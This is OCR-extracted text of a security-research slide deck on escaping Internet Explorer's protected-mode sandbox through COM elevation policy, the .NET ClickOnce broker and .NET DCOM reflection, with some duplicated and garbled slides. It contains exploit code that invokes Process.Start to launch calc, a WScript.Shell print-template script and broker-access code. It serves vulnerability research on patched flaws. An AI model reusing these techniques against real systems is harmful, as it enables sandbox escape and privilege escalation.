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
Finally Fixed



Microsoft Security Bulletin MS14-010 - Critical

Cumulative Security Update for Internet Explorer (2909921)

Published: Tuesday, February 11, 2014

Version: 1.0

General Information

Executive Summary

This security update resolves one publicly disclosed vulnerability and twenty-three privately reported vulnerabilities in Internet Explorer. The most severe vulnerabilities could allow remote code execution if a user views a specially crafted webpage using Internet Explorer. An attacker who successfully exploited the most severe of these vulnerabilities could gain the same user rights as the current user. Users whose accounts are configured to have fewer user rights on the system could be less impacted than users who operate with administrative user rights.

Distributed Exploitation

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
Closer Look at Elevation Policy

- Most research on abusing process creation policies



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

Security in Elevation Policy

- Anyone can add policy entries





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

COM Elevation Policy



context

Exploiting Medium IE Process

- Can create a new instance of IE through policy
- Can script the instance using COM



IWebBrowser2 Interface

30 out of 38 rated this helpful - Rate this topic

Exposes methods that are implemented by the WebBrowser control (Microsoft ActiveX control) or implemented by an instance of the InternetExplorer application (OLE Automation). For the Microsoft .NE Framework version of this control, see WebBrowser Control (Windows Forms).

IWebBrowser2 Members

AddressBar	Sets or gets a value that indicates whether the address bar of the object is visible or hidden.
Application	Gets the automation object for the application that is hosting the WebBrowser Control.

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What Could we do With This?

- Reminded of an old IE RCE, full trust JScript running in Print Preview Template

```
variant_t var(bstr_t("http://domain.com/template.html"));

browser->ExecWB(OLECMDID_PRINT, OLECMDEXECOPT_PROMPTUSER,
           &var, NULL);
```

```
<script>
new ActiveXObject("WScript.Shell").Exec("calc")
</script>
```


context

Not so fast…

- Can do this but:
  - Must navigate to a local or intranet resource (not so bad)
  - IE stops you accessing the medium integrity instance
- Net effect:
  - Only works to internet resource
  - Doesn’t gain you anything ☹

context

.NET Deployment Service (DFSVC)



context

Connecting to DFSVC

```
WCHAR cmdline [] = L"dfsvc.exe";
IUnknown* pDFSvc;

STARTUPINFO startInfo = { 0 };
PROCESS_INFORMATION procInfo = { 0 };

// Start dfsvc (because we can due to the ElevationPolicy)
CreateProcess(L"C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\dfsvc.exe", cmdline,
         nullptr, nullptr, FALSE, 0, nullptr, nullptr, &startInfo, &procInfo);
// Get instance of DFSvc object
CoCreateInstance(CLSID_DFSvc, nullptr, CLSCTX_LOCAL_SERVER, IID_PPV_ARGS(&pDFSvc));
```


context

Click Once Broker (DFSVC)

```
[ComVisible(true), Guid("20FD4E26-8E0F-4F73-A0E0-F27B8C57BE6F")]
public class DeploymentServiceCom
{
    public void ActivateDeployment(string deploymentLocation,
                                   bool isShortcut);
    public void ActivateDeploymentEx(string deploymentLocation,
                                     int unsignedPolicy,
                                     int signedPolicy);
    public void ActivateApplicationExtension(string textualSubId,
                                             string deploymentProviderUrl,
                                             string targetAssociatedFile);
    public void MaintainSubscription(string textualSubId);
    public void CheckForDeploymentUpdate(string textualSubId);
    public void EndServiceRightNow();
    public void CleanOnlineAppCache();
}
```

context

Fun with .NET DCOM



context

MSCORLIB Type Library

```
interface _Object : IDispatch {
    HRESULT ToString([out, retval] BSTR* pRetVal);
    HRESULT Equals(
            [in] VARIANT obj,
            [out, retval] VARIANT_BOOL* pRetVal);
    HRESULT GetHashCode([out, retval] long* pRetVal);
    HRESULT GetType([out, retval] _Type** pRetVal);
};
```

context

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context


Exploiting The Vulnerability

```
// Get .NET Type for System.Type
_Type* type = COMObject->GetType()->GetType();

// Get static .NET method GetType(String)
_MethodInfo* mi = type->GetMethod("GetType");
// Invoke method to lookup process type
type = mi->Invoke("System.Diagnostics.Process, System");

// Lookup Start(String) method
mi = type->GetMethod("Start");
// Run CALC
mi->Invoke("calc")
```

context

ExploitDotNetDCOM

- Simple tool to exploit vulnerable versions of .NET
- Use for Privileged Escalation and potentially RCE



When your Broca's a broka

context

Broker Interfaces

- Under the hood broker exposes many DCOM services to protected mode process.
- Accessed through the *IEUserBroker* object accessible from protected mode
- Passed via alternative IPC mechanism and accessed through *ierutils!CoCreateUserBroker*

context

Access Broker Object

```
typedef HRESULT(__stdcall *f)(IEUserBroker* ppBroker);

IEUserBroker* GetUserBroker()
{
    IEUserBroker* broker;
    HMODULE hMod = LoadLibrary(L"iertutil.dll");

    f pf = (f) GetProcAddress(hMod, (LPCSTR)58);
    pf(&broker);

    return broker;
}
```

context

IEUserBroker Interface

Extracted from IE Public Symbols (ieframe.dll)

```
struct IIEUserBroker : IUnknown
{
    HRESULT Initialize();
    HRESULT CreateProcessW();
    HRESULT WinExec();
    HRESULT BrokerCreateKnownObject(CLSID*, IID*, IUnknown**);
    HRESULT BrokerCoCreateInstance();
    HRESULT BrokerCoCreateInstanceEx();
    HRESULT BrokerCoGetClassObject();
};
```

context

IEUserBroker Interface

Extracted from IE Public Symbols (ieframe.dll)

```
struct IIEUserBroker : IUnknown
{
    HRESULT Initialize();
    HRESULT CreateProcessW();
    HRESULT WinExec();
    HRESULT BrokerCreateKnownObject(CLSID*, IID*, IUnknown**);
    HRESULT BrokerCoCreateInstance();
    HRESULT BrokerCoCreateInstanceEx();
    HRESULT BrokerCoGetClassObject();
};
```

context

BrokerCreateKnownObject

```
; Attributes: bp-based frame

; __int32 __stdcall CIEUserBrokerObject::BrokerCreateKnownObject(CIEUserBrokerObject *__hidden this, const struct _GUID *, const struct _GUID *, struct IUnknown **)
?BrokerCreateKnownObject@CIEUserBrokerObject@@UAGJABU_GUID@@0PAPAUIUnknown@@@Z proc near

this= dword ptr  8
rclsid= dword ptr  0Ch
riid= dword ptr  10h
ppv= dword ptr  14h

; FUNCTION CHUNK AT 100A0169 SIZE 00000027 BYTES
; FUNCTION CHUNK AT 10162174 SIZE 000000A5 BYTES
; FUNCTION CHUNK AT 1016225C SIZE 00000041 BYTES

mov     edi, edi
push    ebp
mov     ebp, esp
push    esi             ; struct _GUID *
mov     esi, [ebp+rclsid]
mov     ecx, offset _CLSID_CShdocvwBroker
push    edi             ; struct _GUID *
mov     edx, esi
mov     edi, 80070005h
call    ?IsEqualGUID@@YGHABU_GUID@@0@Z ; IsEqualGUID(_GUID const &,_GUID const &)
test    eax, eax
jz      loc_10162174
```

context

Some Known Objects

Name	CLSID
Shell Document View Broker	{9C7A1728-B694-427A-94A2-A1B2C60F0360}
Feeds Low Rights Broker	{A7C922A0-A197-4AE4-8FCD-2236BB4CF515}
Protected Mode API	{ED72F0D2-B701-4C53-ADC3-F2FB59946DD8}
Settings Broker	{C6CC0D21-895D-49CC-98F1-D208CD71E047}
IE Recovery Store	{10BCEB99-FAAC-4080-B20F-AD07CD671EEF2}
WinINET Broker	{C39EE728-D419-4BD4-A3EF-EDA059DBD935}

context

Shell Document View Broker

- Monster broker interface implemented in ieframe.dll
- Around 145 separate function calls

```
struct IShdocvwBroker : IUnknown
{
    HRESULT RedirectUrl();
    HRESULT RedirectShortcut();
    HRESULT RedirectUrlWithBindInfo();
    HRESULT NavigateUrlInNewTabInstance() ;

    // And on for another 141 functions!!!
};
```

context

ISHDocVwBroker

- IID jumps around depending on version of IE


IE11 Verison	IID
11.0.9431.195 (preview)	{F69BB165-D49E-4B9A-AFE2-91BCA41645FB}
11.0.9600.16384	{6784C1E7-E3D2-474B-BC37-1C0E99B3CF00}
11.0.9600.16521	{FED6B29E-13A0-48FA-8835-093F6F419388}

- Just look it up in HKCR\Interfaces at runtime

context

GetShellWindows

- Shell Document View Broker method to get instance of IShellWindows interface
- Sample project http://msdn.microsoft.com/library/dd940355



context

Denied


- IE wraps object with a special proxy before return
- Heavily restricts what interface can do, most functions return Access Denied

```
const CLCIE_IIDProxy_IShellWindows::`vftable'{for `IShellWindows'} dd offset [thunk]:CLCIE_IIDProxy_IShellWindows::QueryInterface`adjustor{36}
                                        ; DATA XREF: CLCIE_IIDProxy_IShellWindows::CLCIE_IIDProxy_IShellWindows(ILCIE_IIDProxy_Master *,_GUID
                dd offset [thunk]:CLCIE_IIDProxy_IInputObject::AddRef`adjustor{36}' (void)
                dd offset [thunk]:CLCIE_IIDProxy_IEnumChunkTravelLogRecoveryData::Release`adjustor{36}' (void)
                dd offset CLCIE_IIDProxy_ITabWindow2::WasTabLoadedViaSpdy(int *)
                dd offset CLCIE_IIDProxy_IShellBrowser::SetMenuSB(HMENU__ *,void *,HWND__ *)
                dd offset CLCIE_IIDProxy_ITabWindowManager::FindTabAdjacentToGroup(long,long,tagTABGROUP_DIRECTION,ITabWindow2 * *,long *)
                dd offset CLCIE_IIDProxy_IDispatch::Invoke(long,_GUID const &,ulong,ushort,tagDISPPARAMS *,tagVARIANT *,tagEXCEPINFO *,uint *)
                dd offset CLCIE_IIDProxy_ITabWindow2::WasTabLoadedViaSpdy(int *)
                dd offset CLCIE_IIDProxy_ITabWindowManager::FindTabAdjacentToGroup(long,long,tagTABGROUP_DIRECTION,ITabWindow2 * *,long *)
